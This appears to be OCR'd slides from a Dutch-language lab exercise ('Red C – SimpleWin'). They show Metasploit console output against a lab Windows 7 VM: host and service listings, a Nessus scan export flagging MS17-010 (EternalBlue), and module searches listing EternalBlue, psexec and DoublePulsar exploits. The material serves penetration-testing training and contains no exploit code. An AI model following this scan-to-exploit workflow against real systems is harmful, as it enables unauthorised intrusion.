


```
msf6 > hosts

Hosts
=====

address          mac                name             os_name    os_flavor     os_sp  purpose  info  comments
-------          ---                ----             -------    ---------     -----  -------  ----  --------
192.168.235.129  00:0c:29:df:93:3c  192.168.235.129  Windows 7  Professional         client
```

```
msf6 > services 192.168.235.129
Services
========

host             port   proto  name         state  info
----             ----   -----  ----         -----  ----
192.168.235.129  135    tcp    epmap        open
192.168.235.129  137    udp    netbios-ns   open
192.168.235.129  139    tcp    smb          open
192.168.235.129  445    tcp    cifs         open
192.168.235.129  5355   udp    llmnr        open
192.168.235.129  49152  tcp    dce-rpc      open
192.168.235.129  49153  tcp    dce-rpc      open
192.168.235.129  49154  tcp    dce-rpc      open
192.168.235.129  49155  tcp    dce-rpc      open
192.168.235.129  49156  tcp    dce-rpc      open

msf6 >
```

Red C – SimpleWin


- vulns




```
Timestamp,Host,Name,References
"2021-05-02 20:53:18 UTC","192.168.235.129","Local Checks Not Enabled (info)","IAVB-0001-B-0515,NSS-117886"
"2021-05-02 20:53:18 UTC","192.168.235.129","Nessus Scan Information","NSS-19506"
"2021-05-02 20:53:18 UTC","192.168.235.129","Target Credential Status by Authentication Protocol - No Credentials Provided","IAVB-0001-B-0504,NSS-110723"
"2021-05-02 20:53:18 UTC","192.168.235.129","Common Platform Enumeration (CPE)","NSS-45590"
"2021-05-02 20:53:18 UTC","192.168.235.129","MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)","CVE-2016-0128,BID-86002,MSFT-MS16-047,CERT-813296,IAVA-2016-A-0093,MSKB-3148527,MSK
"2021-05-02 20:53:19 UTC","192.168.235.129","MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed che
"2021-05-02 20:53:19 UTC","192.168.235.129","Device Type","NSS-54615"
"2021-05-02 20:53:19 UTC","192.168.235.129","Unsupported Windows OS (remote)","IAVA-0001-A-0501,NSS-108797"
"2021-05-02 20:53:19 UTC","192.168.235.129","OS Identification","NSS-11936"
"2021-05-02 20:53:19 UTC","192.168.235.129","Ethernet Card Manufacturer Detection","NSS-35716"
"2021-05-02 20:53:19 UTC","192.168.235.129","VMware Virtual Machine Detection","NSS-20094"
"2021-05-02 20:53:19 UTC","192.168.235.129","Ethernet MAC Addresses","NSS-86420"
"2021-05-02 20:53:19 UTC","192.168.235.129","SMB Signing not required","NSS-57608"
"2021-05-02 20:53:19 UTC","192.168.235.129","Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)","NSS-106716"
"2021-05-02 20:53:20 UTC","192.168.235.129","DCE Services Enumeration","NSS-10736"
"2021-05-02 20:53:19 UTC","192.168.235.129","ICMP Timestamp Request Remote Date Disclosure","CVE-1999-0524,CWE-200,NSS-10114"
"2021-05-02 20:53:19 UTC","192.168.235.129","TCP/IP Timestamps Supported","NSS-25220"
"2021-05-02 20:53:19 UTC","192.168.235.129","Link-Local Multicast Name Resolution (LLMNR) Detection","NSS-53513"
"2021-05-02 20:53:19 UTC","192.168.235.129","Traceroute Information","NSS-10287"
"2021-05-02 20:53:19 UTC","192.168.235.129","Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)","IAVT-0001-T-0710,NSS-96982"
"2021-05-02 20:53:19 UTC","192.168.235.129","Microsoft Windows SMB Versions Supported (remote check)","NSS-100871"
"2021-05-02 20:53:19 UTC","192.168.235.129","Nessus Windows Scan Not Performed with Admin Privileges","IAVB-0001-B-0505,NSS-24786"
"2021-05-02 20:53:19 UTC","192.168.235.129","Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry","IAVB-0001-B-0506,NSS-26917"
"2021-05-02 20:53:19 UTC","192.168.235.129","WMI Not Available","NSS-135860"
"2021-05-02 20:53:20 UTC","192.168.235.129","Nessus SYN scanner","NSS-11219"
"2021-05-02 20:53:20 UTC","192.168.235.129","Nessus SYN scanner","NSS-11219"
"2021-05-02 20:53:20 UTC","192.168.235.129","Nessus SYN scanner","NSS-11219"
"2021-05-02 20:53:20 UTC","192.168.235.129","Microsoft Windows SMB Log In Possible","NSS-10394"
"2021-05-02 20:53:20 UTC","192.168.235.129","Microsoft Windows SMB NativeLanManager Remote System Information Disclosure","NSS-10785"
"2021-05-02 20:53:20 UTC","192.168.235.129","Windows NetBIOS / SMB Remote Host Information Disclosure","NSS-10150"
"2021-05-02 20:53:20 UTC","192.168.235.129","DCE Services Enumeration","NSS-10736"
"2021-05-02 20:53:20 UTC","192.168.235.129","DCE Services Enumeration","NSS-10736"
"2021-05-02 20:53:20 UTC","192.168.235.129","DCE Services Enumeration","NSS-10736"
"2021-05-02 20:53:20 UTC","192.168.235.129","DCE Services Enumeration","NSS-10736"
"2021-05-02 20:53:20 UTC","192.168.235.129","DCE Services Enumeration","NSS-10736"
"2021-05-02 20:53:20 UTC","192.168.235.129","DCE Services Enumeration","NSS-10736"
"2021-05-02 20:53:20 UTC","192.168.235.129","Microsoft Windows SMB Service Detection","NSS-11011"
"2021-05-02 20:53:20 UTC","192.168.235.129","Microsoft Windows SMB Service Detection","NSS-11011"
```

Red C – SimpleWin

- Zoeken naar modules
- Search reference:reference_nummer




```
msf6 > search reference:MSKB-3147461
[-] No results from search
msf6 > search reference:CVE-2017-0143

Matching Modules
================

   #  Name                                        Disclosure Date  Rank     Check  Description
   -  ----                                        ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command        2017-03-14       normal   No     MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                           normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue    2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14    average  No     MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec         2017-03-14       normal   Yes    MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce    2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code E
xecution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > search reference:CVE-2017-0144

Matching Modules
================

   #  Name                                        Disclosure Date  Rank     Check  Description
   -  ----                                        ---------------  ----     -----  -----------
   0  auxiliary/scanner/smb/smb_ms17_010                           normal   No     MS17-010 SMB RCE Detection
   1  exploit/windows/smb/ms17_010_eternalblue    2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption
   2  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14    average  No     MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption for Win8+
   3  exploit/windows/smb/smb_doublepulsar_rce    2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code E
xecution


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/smb/smb_doublepulsar_rce
```



```
msf6 > search reference:CVE-2017-0146

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code E
xecution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > search reference:CVE-2017-0147

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code E
xecution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
```

Red C – SimpleWin




```
msf6 > search reference:CVE-2017-0147

Matching Modules
================


   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code E
xecution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > search reference:CVE-2017-0148

Matching Modules
================


   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SMB RCE Detection
   1  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption
   2  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption for Win8+
   3  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code E
xecution


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/smb/smb_doublepulsar_rce
```

Red C – SimpleWin

